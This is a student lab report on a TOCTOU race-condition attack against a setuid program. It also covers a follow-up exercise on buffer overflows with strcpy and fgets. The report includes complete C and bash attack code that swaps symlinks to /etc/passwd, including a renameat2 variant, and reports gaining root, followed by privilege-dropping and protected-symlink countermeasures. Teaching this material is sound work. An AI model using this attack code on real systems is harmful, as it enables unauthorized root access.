
**Initial Setup:**

****

**vulp.c compiled:**

**A screenshot of a computer program

Description automatically generated**

**Task 1: Choosing Our Target**

Magic password check:

test:U6aMy0wojraho:0:0:test:/root:/bin/bash

A screenshot of a computer program

Description automatically generated

Backup made called /etc/passwd.backup

**Task 2.A: Launching the Race Condition Attack:**

**attack.c:**

#include <unistd.h>

int main()

{

while(1) {

unlink("/tmp/XYZ");

symlink("/home/seed/lab5/myfile.txt", "/tmp/XYZ");

usleep(10000);

unlink("/tmp/XYZ");

symlink("/etc/passwd", "/tmp/XYZ");

usleep(10000);

}

return 0;

}

**auto\_attack.sh:**

#!/bin/bash

CHECK\_FILE="ls -l /etc/passwd"

old=$($CHECK\_FILE)

new=$($CHECK\_FILE)

# Check if /etc/passwd is modified

while [ "$old" == "$new" ]

do

./vulp < passwd\_input # Run the vulnerable program

new=$($CHECK\_FILE)

done

echo "STOP... The passwd file has been changed"

**The attack:**

bash auto\_attack.sh

./attack

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Description automatically generated

Since the password file has been changed as seen above, we can check this by checking the passwd file itself, and also attempting to login to the test user that was added to see if root access is gained.

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Description automatically generated

The passwd file has been changed with the correct input.

A screenshot of a computer

Description automatically generated

Root access is also gained using the test user that was added to the passwd file during the exploit.

The crux of the attack lies in the window of opportunity between the access() and fopen() calls in the vulnerable program. It is within this moment that our attack program attempts to modify the symbolic link, leading to the modification of the passwd file. The probabilistic nature of the attack is evident, given that we had to repeatedly run the vulnerable program to achieve a successful exploit.

**Task 2.B:**

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newattack.c

#include <unistd.h>

#include <sys/syscall.h>

#include <linux/fs.h>

int main() {

unsigned int flags = RENAME\_EXCHANGE;

// Create the two symbolic links first

unlink("/tmp/XYZ"); symlink("/home/seed/lab5/myfile.txt", "/tmp/XYZ");

unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");

while(1) {

// Atomically swap the symbolic links

syscall(SYS\_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);

usleep(10000);

// Atomically swap back the symbolic links

syscall(SYS\_renameat2, 0, "/tmp/ABC", 0, "/tmp/XYZ", flags);

usleep(10000);

}

return 0;

}

Running the attack again:

bash auto\_attack.sh

./newattack

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Description automatically generated

The attack is seen to have succeeded again. Now we need to verify the change of the passwd file and test logging into the test user.

A screenshot of a computer screen

Description automatically generated

It appears that the passwd file was modified and this attack was successful, we were also able to login to the test user and gain root access.

To strengthen our attack, we added the SYS\_renamet2 call, enabling us to atomically swap symbolic links. This atomicity circumvented the race condition within our attack program, increasing our odds of successful exploitation. With the added robustness of the atomic swap, the chances of success were notably improved.

**Task 3: Countermeasure: Applying the Principle of Least Privilege**

To apply the Principle of Least Privilege, we should make sure that the program does not run with root privileges unless necessary. This can be done by doing the following:

Before checking the access or opening the file, drop the privileges.

After performing the required operations, the privileges can be restored if necessary.

**Modified vulp.c code:**

#include <stdio.h>

#include <unistd.h>

#include <string.h>

int main() {

char \* fn = "/tmp/XYZ";

char buffer[60];

FILE \*fp;

/\* get user input \*/

scanf("%50s", buffer);

// Save the effective user ID

uid\_t original\_euid = geteuid();

// Drop the privileges

seteuid(getuid());

if (!access(fn, W\_OK)) {

fp = fopen(fn, "a+");

if (fp) {

fwrite("\n", sizeof(char), 1, fp);

fwrite(buffer, sizeof(char), strlen(buffer), fp);

fclose(fp);

}

} else {

printf("No permission \n");

}

// Restore the privileges if necessary (in this case, it's not actually needed)

// seteuid(original\_euid);

return 0;

}

In this modified code, before the access check and file operations, we drop the effective user ID privileges using seteuid(). This way even fi the attacker tries to exploit the race condition, the program won’t have the necessary privileges to write to a critical file.

**Testing the attack with new vulp program:**

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The attack was unable to succeed after 15+ minutes:


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Description automatically generated

The initial vulnerability in the vulp program arose due to a race condition between the access() check and the actual file write operation. This allowed an attacker to exploit the time window between these two operations, manipulating symbolic links to redirect the write operation from a benign file to a system-critical file like /etc/passwd. However, after applying the Principle of Least Privilege to the program, the attack was effectively mitigated as seen above. By deliberately dropping the program’s privileges before performing file operations, the program ensured that, even in the presence of a race condition exploit, it would not have the required permissions to write to a file for which the original user did not have permissions. In essence, even if the attacker attempted to swap the symbolic links, the program, running with reduced privileges would be denied access to any protected or critical system file.

The modification underscores the importance of the Principle of Least Privilege. When a program only possesses the minimum necessary access rights, the potential impact of vulnerabilities can be greatly reduced. In this case, even when a race condition was present, the potential damage was nullified by the program’s inability to perform unauthorized writes. This is a powerful demonstration of how simple security practices can offer substantial protection against complex attacks.

**Task 4: Countermeasure: Using Ubuntu’s Built-in Scheme**

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**Attack:**

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Description automatically generated**

Once the protection is turned on, attempting the symlink race condition attack will not yield the same result. The vulnerable vulp program will not be tricked into writing to an unintended target pointed to by a symlink in a world-writable directory, thus preventing the unauthorized modification of critical files like /etc/passwd.

**How the Protection Works:**

Protected Symlinks: When the protection is enabled, processes that do not have the same owner as a symbolic link in a world-writable directory cannot be dereferenced. Essentially, if a user-owned process tries to follow a symlink that it does not own in a world-writable directory, it will be denied.

Checking the Ownership: The protection mechanism checks the UID of the process trying to follow the symlink against the UID of the symlink itself. If they don’t match, the dereference is blocked.

**Limitations of the Protection Scheme:**

Limited Scope: The protection mechanism only applies to symbolic links in world-writable directories with the sticky bit set. Symlink vulnerabilities outside these directories are not covered by this protection.

False Positives: In some legitimate scenarios, applications may fail to work as expected due to this protection mechanism. This is because they might need to dereference symlinks that they don’t own in directories like /tmp.

Depends on Sticky Bit: If a world-writable directory doesn’t have the sticky bit set, the protection won’t be effective there. It’s crucial to ensure that the world-writable directories have the sticky bit set for this protection to be uniformly effective.

Doesn’t Address the Root Cause: This protection is more of a workaround rather than a real fix. The actual problem lies in the way the software handles file operations, race conditions, and permissions. Proper coding practices and thorough code reviews can address the root cause.

In summary, Ubuntu’s built-in protection scheme provides a useful layer of security against symlink-based race condition attacks in world-writable directories. However, it’s not a substitute for proper coding practices and should be viewed as a part of defense not the whole defense.

**2. Secure Functions**

**(1)**

**a.** lab5code.c w/ while loop

#include<stdio.h>

#include<string.h>

#include<stdlib.h>

int main() {

const int size = 3;

char buffer[size];

char \*input;

while(1) { // Infinite loop

printf("size of buffer is: %d, content is:%s\n",strlen(buffer),buffer);

input = malloc(strlen(buffer)+1);

printf("Type a sentence with length %d:",strlen(buffer));

scanf("%s", input);

strcpy(buffer, input);

printf("\n Content: %s, size:%d\n",buffer, strlen(buffer));

free(input); // Free the allocated memory to avoid memory leaks

}

return 0;

}

**b.**

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The segmentation fault occurred when 36 characters were entered.

**c.** lab5code1.c (attached separately)

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Description automatically generated

No segmentation fault occurs at the same length of input and further.

(2)

**a**. I added a while loop so I could continuously input to find the segmentation fault.

A computer screen shot of a computer program

Description automatically generated

Segmentation fault occurred at an input of 25.

**b**. The segmentation fault occurs because the fgets() function tries to write up to 1000 characters to a buffer that can only hold 2 characters plus a null terminator. When the input exceeds the size of the buffer (in this case, 2 characters), the program overwrites to adjacent memory. At an input of 25, it likely overwrote some critical region, causing the segmentation fault. While fgets() is designed to be a more secure function compared to other input functions, it’s only safe if used properly. In this code, the misuse of fgets() by specifying a much larger number than the buffer size as the limit leads to a buffer overflow vulnerability. The correct way to use fgets() in this context would be “fgets(buffer, size, stdin);”. This would limit the number of characters read to the actual size of the buffer, preventing overflows.

**c**. lab5code2.c (attached separately)

Screenshot showing no segmentation fault at 25 as the input:

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